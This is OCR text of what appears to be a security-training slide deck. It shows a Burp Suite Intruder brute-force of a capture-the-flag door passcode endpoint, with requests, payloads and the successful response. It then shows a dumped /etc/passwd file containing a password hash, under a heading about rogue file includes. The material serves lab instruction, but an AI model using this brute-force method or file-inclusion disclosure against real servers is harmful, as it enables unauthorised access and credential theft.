Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listene
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
127.0.0.1:8080
Per-host
Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export
or another installation of Burp.
Import / export CA certificate
Regenerate CA certificate

Enter the Code to Unlock the Door

Burp Suite Community Edition v1.7.36 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Intercept | HTTP history | WebSockets history | Options


Request to http://detectportal.firefox.com:80 [23.47.79.123]


Forward | Drop | Intercept is on | Action


Raw | Headers | Hex


```
GET /success.txt HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
Pragma: no-cache
Connection: close
```


Enter the Code to Unlock the Door




Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 ...
Target Positions Payloads Options
Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to
- see help for full details.
Attack type: Sniper
GET /checkpass.php?i=§0011§&resourceId=undefined HTTP/1.1
Host: doorpasscode.kringlecastle.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://doorpasscode.kringlecastle.com/
Connection: close


Target
Positions
Payloads
Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type c
for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 257
Payload type: Simple list
Request count: 257
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
0000
0001
0002
0003
0010
0011
0012
Add
Enter a new item
Add from list ... [Pro version only]


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
20 0102 200 229
21 0103 200 229
22 0110 200 229
23 0111 200 229
24 0112 200 229
25 0113 200 229
26 0120 200 326
27 0121 200 229
28 0122 200 229
29 0123 200 229
30 0130 200 229
31 0131 200 229
32 0132 200 229
33 0133 200 229
34 0200 200 229
Request Response
Raw Params Headers Hex
GET /checkpass.php?i=0120&resourceId=undefined HTTP/1.1
Host: doorpasscode.kringlecastle.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://doorpasscode.kringlecastle.com/
Connection: close


Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
20 0102 200 229
21 0103 200 229
22 0110 200 229
23 0111 200 229
24 0112 200 229
25 0113 200 229
26 0120 200 326
27 0121 200 229
28 0122 200 229
29 0123 200 229
30 0130 200 229
31 0131 200 229
32 0132 200 229
33 0133 200 229
34 0200 200 229
Request Response
Raw Headers Hex
Server: nginx/1.10.3
Date: Wed, 20 Mar 2019 21:00:34 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.10
Content-Length: 142
{"success":true,"resourceId":"undefined","hash":"0273f6448d56b3aba69af76f99bdc741268244b7a187c18f855c6302ec93b703","message":"Correct guess!"}
Type a search term
0 matches


Enter the Code to Unlock the Door


Correct guess!

Hacking web servers with rogue ‘includes’

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/bin/false
gdm:x:42:42::/var/gdm:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
NetForce:2J3OLLk8Ys6/k:500:500:NetForcec:/home/NetForce:/bin/bash
squid:x:23:23::/var/spool/squid:/dev/null
named:x:25:25:Named:/var/named:/bin/false
pcap:x:77:77::/var/arpwatch:/bin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
```


Exploiting SQL injections



